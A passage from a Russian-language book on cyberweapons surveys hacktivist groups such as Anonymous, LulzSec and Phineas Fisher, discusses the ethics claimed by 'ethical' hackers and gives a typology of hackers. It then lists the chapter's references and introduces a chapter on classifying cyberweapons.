Хорошим примером в этом контексте является широко известный ныне бывший успешный сотрудник АНБ и ЦРУ Эдвард Сноуден, который долгое время «верил в американское правительство» и помогал ему создавать цифровые системы для массовых слежек за людьми по всему миру вплоть до того момента, когда *совесть* не вынудила его последовать одному из основополагающих хакерских принципов (информация должна быть открытой) и рассказать обо всем миру.

В мире сегодня существуют десятки хакерских группировок, а также тысячи специалистов-одиночек. Тем не менее большинство этих «распределенных сообществ» известны лишь в узких кругах и спецслужбам. Однако есть и те, кто заявили о себе на весь мир. Более подробную информацию о них можно посмотреть, например, на сайте <https://forklog.com/anatomiya-hakerskih-gruppirovok-kto-i-zachem-vzlamyvaetsisifrovye-sistemy/>.

И здесь группировка *Anonymous* является если не крупнейшей сетью хактивистов в мире, то уж точно одной из наиболее известных. Большинству телезрителей и пользователей интернета маска Гая Фокса знакома по фильму «V — значит вендетта»; стало ли это причиной, по которой сторонники *Anonymous* выбрали ее в качестве одного из символов своего движения, неизвестно, однако сам факт уже говорит о том, какие именно убеждения отстаивают эти люди.

Их лозунг: «*Коррупционеры боятся нас, честные поддерживают нас, а герои к нам присоединяются*».

Anonymous ратует за анонимность и тотальную свободу в Интернете, не приемлет никаких ограничений государства на деятельность в сети. У группировки нет ярко выраженного лидера, иерархии или структуры сообщества, однако в нужный момент их действия всегда отлично скоординированы и беспощадны.

«*Мы — Anonymous. Мы — Легион. Мы не прощаем. Мы не забываем. Ждите нас*», — так звучит еще один девиз сообщества».

Примечательно, что целью акций *Anonymous* являлись не только правительственные сайты по всему миру, но и корпорации, частные лица и даже Церкви Сайентологов. Известно, что группировка ополчилась на всех участников блокады WikiLeaks после публикации на сайте организации разоблачающих данных об американском правительстве. Тогда досталось Mastercard, PayPal, Visa, Amazon, некоторым политикам, адвокатам и властям Швеции. Операция получила название «Расплата».

Anonymous также осуществляли атаки против правительства Египта, российского молодежного движение «Наши», а также других проправительственных сайтов в РФ, против Интерпола, Ватикана, Европарламента и «Исламского государства». Группировка также активно защищала сервисы Pirate Bay, MegaUpload Кима Доккома и EX.UA, выступая против антипиратских кампаний.

Еще одной бесспорно известной группировкой хактивистов являлась *LulzSec*. В отличие от *Anonymous*, в этой организации, вероятно, состояло всего шесть человек и у нее был лидер, который в итоге сдал участников властям. Изначально организация совершала атаки смеха ради, однако впоследствии переориентировалась на политически мотивированные действия.

Ее жертвами стали Сенат США, ЦРУ, корпорация Sony, социальная сеть LinkedIn и другие. Группа также принимала участие в операции Antisec совместно с *Anonymous* и другими хакерами.

Примечательно, что некоторые обозреватели считают хактивистами и группу *Lizard Squad* («Отряд ящериц»), однако ее представители так и не объяснили, с какой целью совершали атаки против онлайн-игр, северокорейского интернета и малайзийских авиалиний.

Если говорить о России, то наиболее известной хакерской группировкой, осуществляющей атаки на цифровые системы РФ и политических деятелей страны, является «*Анонимный интернационал*» или «*Шалтай-Болтай*».

Среди группировок, которые так или иначе причисляются к хактивистам, числятся также *RedHack*, *Cult of the Dead Cow*, *Chaos Computer Club* и многие другие. Стоит отметить, что в последнее время хакерские группы, распространяющие секретную информацию о деятельности спецслужб западных стран, в частности — США, а также осуществляющие атаки против соответствующих ведомств и политиков,

в международных СМИ часто обвиняют в связях с российским правительством. Однако доказать такую аффилированность довольно сложно и пока никто не предоставил достаточно убедительных свидетельств существования спонсируемой государством программы.

1.6.3. Манифесты хактивиста Phineas Fisher

В ноябре 2019 г. издание Vice Motherboard сообщило, что известный взломщик и хактивист Phineas Fisher прервал длительное молчание и вышел на связь со СМИ (<https://haker.ru/2019/11/19/phineas-fisher-is-back/>).

Напомню, что человек или группа лиц, которые скрываются под этим псевдонимом, широко известны благодаря сразу нескольким громким «деяниям». В частности, в 2016 году именно Phineas Fisher слил Wikileaks документы правящей партии Турции и скомпрометировал профессиональных разработчиков и поставщиков шпионского ПО, компании FinFisher и Hacking Team. Затем Phineas Fisher выставил на всеобщее обозрение похищенные у компаний документы, исходные коды и даже эксплойты.

После перечисленных инцидентов и нескольких других атак Phineas Fisher опубликовал ряд манифестов, в которых мотивировал других хакеров совершать политически мотивированные атаки. Затем, в 2017 году он сообщил, что временно уходит на покой, и с тех пор о хактивисте ничего не было слышно более двух лет, но затем он прервал свое молчание.

Phineas Fisher в ноябре 2019 г. опубликовал новый манифест, в котором предложил подогревать интерес к хактивизму, поощряя его финансово. Фактически хакер предложил учредить новый вид bug bounty — вознаграждать хакеров за политические атаки, совершающиеся во имя общественных интересов. Свою программу он назвал Hacktivist Bug Hunting Program и сообщил, что готов заплатить другим активистам до 100 000 долларов в криптовалюте (Bitcoin или Monero). Журналисты отмечают, что фактически эта программа напрямую стимулирует преступную деятельность.

«Я считаю, что хакерство — это мощный инструмент, и хактивизм использует только часть своего истинного потенциала. Небольшие инвестиции могут помочь ему развиваться, лучшие времена [хактивизма] еще впереди», — пишет Phineas Fisher.

В качестве примера он перечисляет и возможные цели для хактивистов: горнодобывающие и животноводческие компании в Южной Америке, израильский разработчик спайвари NSO Group и нефтяная компания Halliburton.

«Взлом с целью получения и слива документов, представляющих общественный интерес, является одним из лучших способов использования хакерских способностей на благо общества. Я не пытаюсь никого озолотить, я лишь пытаюсь выделить достаточно средств, чтобы хакеры могли достойно зарабатывать на жизнь, делая хорошую работу», — гласит манифест.

Кроме того, в этом заявлении Phineas Fisher сообщил, что еще в 2016 году он взломал оффшорный банк Cayman Bank and Trust Company, похитив деньги (и отдав их, куда и кому именно — не уточняется), документы и электронные письма сотрудников. Точную сумму хакер разглашать отказался, но уточнил, что речь

идет о «нескольких сотнях тысяч долларов». Приводя этот пример, Phineas Fisher призвал других хактивистов следовать тем же путем и присоединяться к борьбе с неравенством и капитализмом.

В своем манифесте хакер по традиции описывает, как проник в систему. Таким образом он стремится научить других, как проводить подобные атаки, и показать, как использовать определенные техники для ограбления банков. Так, он пишет, что использовал против банка тот же эксплоит, что некогда помог ему скомпрометировать Hacking Team: атаковал уязвимый VPN и брандмауэр.

«В цифровую эпоху ограбление банка является ненасильственным актом, наименее рискованным, а вознаграждение выше, чем где-либо еще. Ни об одном из финансовых хаков, которые я совершал и о которых мне было известно, никогда не сообщалось. Этот [взлом] будет первым, и не потому, что так захотел банк, а потому, что я сам решил предать это огласке, — заявляет Phineas Fisher. — Мировая финансовая элита — это угнетатели, а не жертвы [...]. Взлом этой элиты и возвращение крошечной доли похищенного ими богатства не делает их жертвами. Это киберпреступление. А также это активизм, мотивированный стремлением к социальным переменам. Я не получаю от этого никакой выгоды и прибыли».

Хотя у авторов на момент сдачи рукописи в издательство и нет достоверной информации о создании и реальном функционировании в даркнете такого «фонда», но можно быть уверенным, что и в этой криминальной англоязычной среде действует аналог русского слогана: *«пацан сказал — пацан сделал»*.

1.6.4. Этика общечеловеческая и этика хакерская — «почувствуйте разницу»!

В завершении этого раздела попробуем сформулировать некие общие выводы относительно *этических аспектов* хакерских сообществ, прежде всего имея в виду «этичных» хакеров и хактивистов. Но для этого нам придется воспользоваться терминами уже не «техническими», а скорее из области философии и психологии.

Ведь хакер — это не специальность и не профессия, скорее — это образ жизни человека.

И здесь нам никак нельзя обойтись без упоминания таких «нетехнических» терминов, как «этика», «мораль», «совесть», «моральный долг» и т.п.

Посмотрим, как современные словари и энциклопедии определяли эти понятия.

Этика (греч. ἠθικόν, от др.-греч. ἦθος — этос, «нрав, обычай») — философская дисциплина, предметами исследования которой являются нравственность и мораль.

Первоначально смыслом слова «этос» было совместное жилище и правила, порожденные совместным проживанием, нормы, сплачивающие общество, способствующие преодолению индивидуализма и агрессивности. По мере развития общества к этому смыслу добавляется изучение *совести, добра и зла, сочувствия, дружбы, смысла жизни, самопожертвования и так далее. Выработанные этикой понятия — милосердие, справедливость, дружба, солидарность и другие, направляют моральное развитие социальных институтов и отношений.*

В науке в широком смысле под этикой понимают область знания, а под моралью или нравственностью — то, что она изучает.

Мораль (лат. *moralitas*, термин введен Цицероном от лат. *mores* «общепринятые традиции») — принятые в обществе представления о хорошем и плохом, правильном и неправильном, добре и зле, а также совокупность норм поведения, вытекающих из этих представлений.

Иногда термин употребляется по отношению не ко всему обществу, а к его части, например: христианская мораль, буржуазная мораль и так далее. В тех языках, где, как, например, в русском, помимо слова *мораль* употребляется слово *нравственность* (в немецком — *Moralität* и *Sittlichkeit*), эти два слова чаще выступают в роли синонимов или каким-то образом концептуализируются для обозначения отдельных сторон (уровней) морали, причем концептуализации такого рода носят по преимуществу авторский характер. Мораль, принятая и преобладающая в том или ином обществе, называется *общественной моралью*. Мораль изучает отдельная философская дисциплина — этика.

Совесть — психический (когнитивный) процесс, вызывающий эмоции и рациональные ассоциации, основанные на моральной философии или *системе ценностей* личности. Зачастую совесть является причиной появления чувства вины или «угрызений совести», раскаяния, когда человек совершает поступок, противоречащий его моральным ценностям. Моральные ценности индивида и их несоответствие семейным, социальным, культурным и историческим представлениям о морали служат предметом изучения в психологии. Степень, в которой совесть определяет суждение о моральной стороне действия перед его совершением, и вопрос о том, основаны ли (или должны быть основаны) такие моральные суждения на разуме, породили споры в философии.

В вышеупомянутой книге Стивена Леви «Хакеры: Герои компьютерной революции» была *отдельная глава про этику хакеров*. Основные постулаты, не относящиеся к технике, гласили: *практический императив, свобода информации, децентрализация, отрицание полномочий, и самое главное — людей должно судить по их делам, а не по надуманным критериям, таким как звания, возраст, цвет кожи и положение в обществе*.

Говоря «научным языком», этика — это система моральных принципов, позволяющая человеку отличить «правильное» от «неправильного».

Сравните это определение «хакерской этики» с вышеприведенными определениями и, как говорится в популярной российской телевизионной рекламе, — «почувствуйте разницу!». Ведь что считать «этичному» хакеру *правильным*, а что *неправильным* — каждый из них решает для себя сам. Это же относится и к выбору «моральных принципов» хакера.

В подобных «этических кодексах» хакеров вы не найдете таких понятий, как «совесть», «добро», «нравственность», «смысл жизни», «самопожертвование» и т.п.

Более того, здесь необходимо привести и такой малоизвестный широкой публике факт, как достаточно высокий процент наличия среди «белых шляп» *людей с психическими отклонениями* от «нормы». Известно, по крайней мере, о двух хакерах, входящих в элитный клуб «топ-9» гениальных хакеров, у которых официально был подтвержден медицинский диагноз — болезнь (синдром) Аспергера. Здесь не место обсуждать, что такое «норма» и что считать «отклонением от нормы», тем более что среди больных с этим и подобными диагнозами известно множество талантливых художников, писателей, ученых.

Мы просто констатируем тот факт, что медики считают тот же «синдром Аспергера» болезнью (инвалидностью), одной из форм аутизма легкой — пятой степени.

Ярчайший пример — уже упомянутый Гэри Маккиннон. Гэри Маккиннон причастен к «величайшему компьютерному взлому в истории». Он сумел взломать компьютеры военного ведомства США, тем самым нанеся серьезнейший урон всей организации. При этом он руководствовался собственным «этическим кодексом» и собственными «моральными принципами». По словам Гэри, он всего лишь хотел получить неизведенные данные о НЛО и скрытую информацию, которая может быть полезна для человечества. Для этого шотландский хакер взломал всю систему NASA, выведя из строя около 2 тыс. компьютеров. В течение 24 часов на официальном сайте космического управления висел баннер — «Ваша безопасность — абсолютная чушь», что вывело из себя военное ведомство США. Если верить Маккиннону, факты контактов с НЛО на самом деле скрывались от общественности. Он говорит, что на сервере хранятся файлы проекта «Раскрытие», где описываются более 4 сотен случаев, доказывающих существование пришельцев или их технологий.

На момент выхода книги дело Маккиннона до сих пор находилось в суде, так как США требуют его экстрадицию. Английское правительство дало согласие на вывоз хакера, но столкнулось с умелой защитой адвокатов Гэри и волной общественных протестов, требующих судить хакера исключительно в Великобритании. По слухам, американская судебная система уже приготовила приговор, в виде лишения свободы на 70 лет в лагере для террористов и военных преступников — Гуантанамо. Как всем известно, эта тюрьма одна из самых страшных тюрем в мире. Адвокаты Маккиннона активно используют информацию о «болезни Аспергера», оспаривая в суде решение об экстрадиции защищаемого клиента.

Аналогичный медицинский диагноз был поставлен и № 2 вышеупомянутого «топ-9» гениальных хакеров — Адриану Ламо, который известен тем, что в 2003 году взломал NY Times, Microsoft, Yahoo и др.

По своей «хакерской этике» Ламо взламывал эти сайты исключительно ради самоудовлетворения и приобретения популярности, всегда сообщая «жертвам» об обнаруженных им уязвимостях. На суде в 2017 г. адвокаты также представили информацию, что он проходил длительный курс лечения от синдрома Аспергера.

Чтобы завершить тему «терминологической эквилибристики», следует напомнить тот факт, что на момент выхода этой книги существует множество различных классификаций современных хакеров, которые основываются на различных «классификационных признаках».

Так, на сайте <https://www.securitylab.ru/blog/company/PandaSecurityRus/342530.php> была представлена, на ваш взгляд, наиболее полная такая классификация хакерских сообществ, являющаяся переводом оригинала статьи «Are All Hackers Bad? Types of Hackers», подготовленной Panda Security.

1. Хорошие ребята

Существует тип людей, которые имеют регулярную (официальную) оплачиваемую работу, но иногда используют свои хакерские навыки для поиска дыр безопасности в различных бизнес-системах. В большинстве случаев они это делают не ради

финансовой выгоды. Они делают это, потому что в состоянии сделать это и потому что они беспокоятся о людях, которые могут использовать эти уязвимые сервисы. Несколько хакерских организаций претендуют на то, чтобы их называли такими «хорошими ребятами», например, German Chaos Computer Club.

2. Консультанты

Это тип людей, которые осуществляют поиск эксплойтов, после чего предлагают свои услуги компаниям, которые в них нуждаются. Технически они не делают чего-либо незаконного, потому что они не шантажируют и не эксплуатируют недостатки системы. Они всего лишь уведомляют компании, что их продукты могут быть более безопасными, если они их наймут на работу. Они не являются хорошими или плохими, они просто бизнесмены. Некоторые великие предприниматели современности начинали именно как хакеры.

3. Плохие ребята (злые хакеры)

Не все готовы подчиняться законам, у них не хватает терпения или способности договариваться с предприятиями, а потому они всегда готовы воспользоваться огрехами в системе. Это такой тип людей, чья главная цель в жизни состоит в том, чтобы украсть вашу конфиденциальную информацию и испортить вам жизнь. Ими движут деньги и сомнительная мораль. Они живут ради денег, а потому они могут без сожаления шантажировать и обманывать всех, кто стоит на их пути. Очень часто они думают, что они выше других... пока их не поймают.

4. Хактивисты

Это тип хакеров, которые совершают атаки в основном ради того, чтобы попасть в новости. Они нарушают закон, чтобы собирать информацию, которая может помочь им поддержать определенное дело. Они считают себя Робинами Гудами современного общества. Зачастую они не знакомы со всей картиной происходящего, а потому их действия в конечном итоге могут вызвать хаос, т.к. они пытаются раскрыть «правду», которая может быть даже вредна для обычных людей — тех, кого они искренне пытаются защитить. Anonymous — это прекрасный пример такой группы.

5. Поддерживаемые государством

Как мы отмечали выше — современная кибервойна не регулируется какими-то законами и правилами. Каждая развитая страна в мире сегодня имеет собственную армию хакеров, которая работает на правительство своей страны, а иногда эти же люди используются для вмешательства в жизнь других стран. Конечно, публично правительства отрицают такое вмешательство, но существует множество косвенных доказательств тому, что такие киберармии существуют не только для защиты граждан собственной страны, но также и для манипуляции других стран и сбора разведанных для поддерживающего и даже финансирующего их правительства.

6. Самозванцы

Это тип хакеров со средним уровнем ИТ-знаний, которые «ходят по чатам» и угрожают обычным людям без видимых на то причин. Самозванцы иногда способны достичь чего-то значительного, например, узнать пароль к WiFi у своих соседей, но они не могут удержаться от того, чтобы не рассказать о своих достижениях

друзьям. Самозванцы требуют общественного внимания и в большинстве случаев в принципе безобидны для общества.

7. Хакеры-бездари

Это те хакеры, которые не имеют понятия о том, что они делают, а потому оставляют свои «следы» везде, куда они «ходят». В большинстве случаев вы легко можете получить следы таких хакеров, осуществив соответствующие запросы в поисковиках. Иногда им удается выжить и двигаться вверх по иерархической лестнице, но обычно это те ребята, кого мы часто видим в новостях как пойманных за киберпреступления.

Ученые-филологи знают, что *термины* (от латинского terminus — граница, предел) это специальные слова или словосочетания, принятые в определенной среде (профессиональной сфере) и употребляемые в особых условиях. Говоря «научным языком» — термин представляет собой словесное обозначение понятия, входящего в систему понятий определенной области профессиональных знаний.

В данном анализируемом случае *«белые шляпы», называя себя «этичными хакерами», просто используют термин «этика», как говорят ученые, «в отрыве от контекста», т.е. неправомерно.*

А если уж говорить о «моральных принципах» — мы знаем достаточно много случаев, когда такие «этичные» хакеры легко «меняли шляпы» — вместо «белых» надевали «черные шляпы» и наоборот, соответственно, и при этом легко изменяли и свой «этический кодекс», и эти «моральные принципы».

Литература к главе 1

1. Васильев М.В. Кибертерроризм как элемент гибридной войны. URL: <https://www.geopolitica.ru/article/kiberterrorizm-kak-element-gibridnoy-voyny>
2. Туронок С.Г. Современный терроризм: сущность, причины, модели и механизмы противодействия. — М., 2008.
3. Григорьев Н.Н. Современный кибернетический терроризм и его социальные последствия // Вестник университета. — 2016. — № 5. — С. 228–232.
4. Почему не взорвалась Игналинская АЭС // Финансовая Россия. — 2001. — № 34.
5. Бухарин О. Проблемы ядерного терроризма. URL: <http://terroristica.info/node/133> (дата обращения: 24.02.2018).
6. Кибератаки на атомные станции // Цифровая подстанция. URL: <http://digitalsubstation.com/blog/2016/01/19/kiberataki-na-atomnye-stantsii/> (дата обращения: 24.02.2018).
7. Угроза взрыва на Игналинской АЭС // Коммерсантъ. — 1994. — 15 ноября. — № 216.
8. Хакнуть АЭС намного проще, чем вы думаете. URL: <https://geektimes.ru/company/icover/blog/262972/> (дата обращения: 24.02.2018).
9. Как липецкие школьники «отравились ультразвуком» // РИА Новости. URL: <https://ria.ru/society/20171201/1509966174.html> (дата обращения: 24.02.2018).
10. Жуйков А.А. Трансформация представлений об информационной безопасности в условиях виртуализации социума в начале XXI века // Гуманитарные, социально-экономические и общественные науки. — 2015. — № 11. — С. 102–105.
11. ФСБ опасается возможных кибератак террористов на электронные сети госструктур // Российская газета. URL: <https://rg.ru/2009/04/15/fsb-sedov-anons.html> (дата обращения: 24.02.2018).

12. Ильинский А. Кибертеррор стал частью гибридной войны. Анонимные хакеры показали свою силу. URL: <http://www.km.ru/v-rossii/2017/05/20/khakery-i-problema-bezopasnosti-kompyuternykh-setei/803472-kiberterror-stal-chas> (дата обращения: 24.02.2018).
13. Корецкий А. Хакеры получили доступ к английским военным спутникам. URL: <http://bookre.org/reader?file=351183> (дата обращения: 24.02.2018).
14. Васенин В.А. Информационная безопасность и компьютерный терроризм // Центр исследования компьютерной преступности. URL: <http://www.crime-research.ru/articles/vasenin> (дата обращения: 23.02.2018).
15. Хакерская группа объявила кибервойну России. URL: <http://lenta.ru/news/2012/11/03/blackstar/> (дата обращения: 25.02.2018).
16. Фарвазова Ю.Р. Совершенствование информационной безопасности как части антитеррористической стратегии России // Вестник Казанского юридического института МВД России. — 2014. — № 1. — С. 116–120.
17. ИГИЛ обзавелось 45 тысячами аккаунтов в Twitter для вербовки и пропаганды // Региональная антитеррористическая структура Шанхайской организации сотрудничества. URL: <http://ecrats.org/ru/situation/status/4880> (дата обращения: 22.10.2017).
18. WannaCry 2.0: наглядное подтверждение того, что вам обязательно нужно правильное решение для надежного бэкапа. URL: <https://habrahabr.ru/company/acronis/blog/328796/> (дата обращения: 24.02.2018).
19. Васильев М.В. Современные медиатехнологии на службе международного терроризма // Актуальные проблемы исследования коммуникационных аспектов PR-деятельности и журналистики. Сборник материалов международного научного семинара (Псков, 19 февраля 2016 г.). — Псков, 2016. — С. 18–41.
20. Капитонова Е.А. Особенности кибертерроризма как новой разновидности террористического акта // Общественные науки. Право. — 2015. — № 2. — С. 29–34.
21. Томас Т.Л. Сдерживание асимметричных террористических угроз, стоящих перед обществом в информационную эпоху // Мировое сообщество против глобализации преступности и терроризма. Материалы международной конференции. — М., 2002.
22. Тиханычев О.В. Ограничение распространения кибероружия как фактор обеспечения безопасности в информационном мире. URL: https://e-notabene.ru/nb/article_25377.html
23. Шарп Д. От диктатуры к демократии. Концептуальные основы освобождения. — Институт им. Альберта Эйнштейна, 2010. — 72 с.
24. Sharp Gene. The Politics of Nonviolent Action. — Boston, MA: Porter Sargent. 1973. — 72 p.
25. Выпасняк В.И., Тиханычев О.В., Гахов В.Р. Кибер-угрозы автоматизированным системам управления // Вестник Академии военных наук. — 2013. — № 1 (42). — С. 103–109.
26. Шульц В.Л., Кульба В.В., Шелков А.Б., Чернов И.В. Информационное управление в условиях глобализации и геополитического противоборства // Национальная безопасность / nota bene. — 2015. — № 2. — С. 202–243. DOI: 10.7256/2073-8560.2015.2.14622
27. Чварков С.В., Лихоносов А.Г. Новый многовекторный характер угроз безопасности России, возросший удельный вес «мягкой силы» и невоенных способов противоборства на международной арене // Вестник академии военных наук. — 2017. — № 2.

28. Анисимов Е.Г., Анисимов В.Г., Сауренко Т.Н., Чварков С.В. Военная экономика и оборонная промышленность. Экономическая политика в системе национальной безопасности Российской Федерации // Вестник академии военных наук. — 2017. — № 1. — С. 137–144
29. Безкоровайный М.М., Лосев С.А., Татузов А.Л. Кибербезопасность в современном мире: термины и содержание // Информатизация и связь. — 2011. — № 6. — С. 27–33.
30. Лебедева Е.В. Информационная безопасность государств СНГ: этапы реализации // Национальная безопасность / nota bene. — 2016. — № 4. — С. 500–508. DOI: 10.7256/2073-8560.2016.4.17585
31. Владимирова Т.В. Об обеспечении информационной безопасности в условиях киберпространства // Вопросы безопасности. — 2014. — № 3. — С. 132–157. DOI: 10.7256/2306-0417.2014.3.12525. URL: http://e-notabene.ru/nb/article_12525.html
32. Кибернаемники и легальное вредоносное ПО. KasperskyClub Daily URL: <https://www.kaspersky.ru/blog/legal-malware-counteraction/5539/>
33. United States European Command. Theater Strategy. Gen Philip M. Breedlove, USAF Commander. URL: <http://www.eucom.mil/>
34. Roger N. McDermott. Russia's Electronic Warfare Capabilities to 2025: Challenging NATO in the Electromagnetic. International Centre for Defence and Security. — Tallinn, 2017. — 122 p.
35. Доктрина информационной безопасности Российской Федерации. Утверждена Указом Президента Российской Федерации от 5 декабря 2016 г. № 646.
36. Национальная стратегия США по достижению безопасности в киберпространстве («National Strategy to Secure Cyberspace»). URL: http://www.whitehouse.gov/sites/default/files/rss_viewer/international_strategy_for_cyberspace.pdf
37. Элементы для создания глобальной культуры кибербезопасности. Приняты резолюцией 57/239 Генеральной Ассамблеи ООН от 20 декабря 2002 года. URL: http://www.un.org/ru/documents/decl_conv/conventions/elements.shtml
38. Доклад Группы правительственных экспертов по достижениям в сфере информатизации и телекоммуникаций в контексте международной безопасности. Шестидесят восьмая сессия Генассамблеи ООН. Пункт 94 предварительной повестки дня. Достижения в сфере информатизации и телекоммуникаций в контексте международной безопасности. URL: <https://documents-dds-ny.un.org/doc/UNDOC/GEN/N13/371/68/PDF/N1337168.pdf?OpenElement>
39. Конвенция об обеспечении международной информационной безопасности (концепция). URL: http://www.mid.ru/foreign_policy/official_documents/-/asset_publisher/CptICkB6BZ29/content/id/191666
40. Нестеров А.В. Интернет-поле VS киберпространства // Вопросы безопасности. — 2015. — № 4. — С. 13–27. DOI: 10.7256/2409-7543.2015.4.16743. URL: http://e-notabene.ru/nb/article_16743.html
41. Постановление Правительства Российской Федерации от 24 июля 1995 г. № 737 «О присоединении Российской Федерации к международному Режиму контроля за ракетной технологией».
42. Указ Президента Российской Федерации о контроле за экспортом из Российской Федерации оборудования, материалов и технологий, применяющихся при создании ракетного оружия от 16 августа 1996 года №1194.
43. <https://ru.wikipedia.org/wiki/%D0%AD%D1%82%D0%B8%D0%BA%D0%B0>
44. <https://ru.wikipedia.org/wiki/%D0%A1%D0%BE%D0%B2%D0%B5%D1%81%D1%82%D1%8C>

45. <https://ru.wikipedia.org/wiki/%D0%9C%D0%BE%D1%80%D0%B0%D0%BB%D1%8C>
46. <https://zen.yandex.ru/media/id/5d4196d7e6cb9b00ae2b72ba/top-9-genialnyh-hakerov-kotorym-udalos-nevozmojnoe-5d8808d27ccba00ace0dacc>

Дополнительная литература

1. Васильев М.В. Кибертерроризм как элемент гибридной войны. URL: <https://www.geopolitica.ru/article/kiberterrorizm-kak-element-gibridnoy-voyny>
2. Турунок С.Г. Информационный терроризм: выработка стратегии противодействия // Общественные науки и современность. — 2011. — № 4. — С. 131–140.
3. Голубев В.А. «Кибертерроризм» — миф или реальность? // Центр исследования компьютерной преступности. URL: <http://www.crime-research.org/library/terror3.htm> (дата обращения: 23.02.2018).
4. Владимир Путин обсудил с членами Совета безопасности России меры борьбы с киберугрозами // Новости. Первый канал. URL: <https://www.itv.ru/news/2017-10-26/335153-vladimir-putin-obsudil-s-chlenami-soveta-bezopasnosti-rossii-meru-borby-s-kiberugrozami> (дата обращения: 23.02.2018).
5. Богачев В.Я., Редин В.В. Информационная безопасность как составная часть национальной безопасности Российской Федерации // Стратегия гражданской защиты: проблемы и исследования. — 2012. — Т. 2. — С. 785–797.
6. Вирус поразил компьютерную сеть АЭС в США // Военное обозрение URL: <https://topwar.ru/119114-virus-porazil-kompyuternuyu-set-aes-v-ssha.html> (дата обращения: 24.02.2018); Кибератаки на ядерные объекты. История вопроса // Коммерсантъ. URL: <https://www.kommersant.ru/doc/3196397> (дата обращения: 24.02.2018).
7. Крысько В.Г. Секреты психологической войны (Цели задачи, методы, формы, опыт). — Минск, 1999.
8. Америка вступает на путь государственного кибертерроризма // Вести.RU. URL: <http://www.vesti.ru/doc.html?id=2818428> (дата обращения: 24.02.2018).
9. «Лаборатория Касперского» рассказала о «Красном октябре» URL: <http://www.kaspersky.ru/news?id=207733920> (дата обращения: 25.02.2018).
10. Акопов Г. Политический «хактивизм» в эпоху информатизации социума. URL: <http://www.relga.ru/Environ/WebObjects/tgu-www.woa/wa/Main?textid=3764&level1=main&level2=articles> (дата обращения: 25.02.2018).
11. ФСБ поручено создать антихакерскую систему // Вести.RU. URL: <http://www.vesti.ru/doc.html?id=1010793> (дата обращения: 25.02.2018); В российской армии официально созданы кибервойска // Вести.RU. URL: <http://www.vesti.ru/doc.html?id=2858596> (дата обращения: 25.02.2018).
12. Тиханычев О.В., Тиханычева Е.О. Некоторые аспекты моделирования этносоциальных процессов. — М.: Эдитус, 2016. — 70 с.
13. Simavoryan S.Zh., Simonyan A.R., Ulitina E.I., Samarin V.I., Simonyan R.A., Kardashyan M.A. Enhancing Operational Efficiency of the Fuzzy Image of the Attacker's Method of Iterations // Modeling of Artificial Intelligence. — 2016. — № 4 (12). — С. 187–193.
14. Акопов Г.Л. Хактивизм — вызов национальной безопасности в информационном обществе // Национальная безопасность / nota bene. — 2015. — № 4. — С. 557–562. DOI: 10.7256/2073-8560.2015.4.15834

15. Каберник В.В. Проблемы классификации кибероружия // Вестник МГИМО-университета. — 2013. — № 2 (29). — С. 72–78.
16. How to avoid hacking to Critical Infrastructure. Сайт pandasecurity.com. URL: <https://www.pandasecurity.com/mediacenter/pandalabs/whitepaper-critical-infrastructure/>
17. Тиханычев О.В., Гахов В.Р. «Кибервойны» как реальная угроза системам государственного управления (по взглядам иностранных специалистов) // Сборник трудов второй МНТК «Компьютерные науки и технологии» (КНиТ-2011). — Белгород: Белгородский ГНИУ, 2011.
18. Соболев В.Е. Боевые кибернетические системы с высокочастотной перцепцией информации // Вопросы безопасности. — 2016. — № 6. — С. 1–6. DOI: 10.7256/2409-7543.2016.6.21467. URL: http://e-notabene.ru/nb/article_21467.html
19. Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation // Bruce Dang, 2014.
20. The Practice of Network Security Monitoring: Understanding Incident Detection and Response // Richard Bejtlich, 2013.
21. Threat Modeling: Designing for Security // Adam Shostack, 2014.
22. Android Hacker's Handbook // Joshua J. Drake, 2014.
23. The Art of Computer Virus Research and Defense // Peter Szor, 2005.
24. Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software // Michael Sikorski, 2012.
25. Reversing: Secrets of Reverse Engineering // Eldad Eilam, 2005.
26. The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities // Mark Dowd, 2006.
27. The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler // Chris Eagle, 2011.
28. The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory // Michael Hale Ligh, 2014.
29. Бирюков А.А. Информационная безопасность — защита и нападение. — 2013.
30. Сердюк В.А. Организация и технологии защиты информации. — 2011.
31. Аверченков В.И. Системы защиты информации в ведущих зарубежных странах. — 2011.

ГЛАВА 2

КОНЦЕПЦИИ, МЕТОДЫ И СРЕДСТВА ПРИМЕНЕНИЯ КИБЕРОРУЖИЯ

Детально рассмотрены концепции, средства, методы и примеры применения кибероружия, приведены научные обоснования, определения (термины) и классификация кибероружия и видов его воздействия на атакуемые объекты.

Кибервоздействия классифицированы по следующим категориям: по виду (одиночные и групповые), по типу (пассивные и активные), по характеру поражающих свойств (высокочастотные и комплексные), по цели использования (атакующие, оборонительные и обеспечивающие), по способу реализации (алгоритмические, программные, аппаратные, физические).

Рассмотрены и особенности многочисленных разновидностей каждого из вышеуказанных типов. Например, анализируются такие типы атакующих кибервоздействий, как «нарушение конфиденциальности информации», «нарушение целостности информации», «нарушение доступности информации», психологические воздействия. Из оборонительных разновидностей кибервоздействий рассматриваются «выявляющие», «противодействующие», «отвлекающие на ложные информационные ресурсы» и т.д.

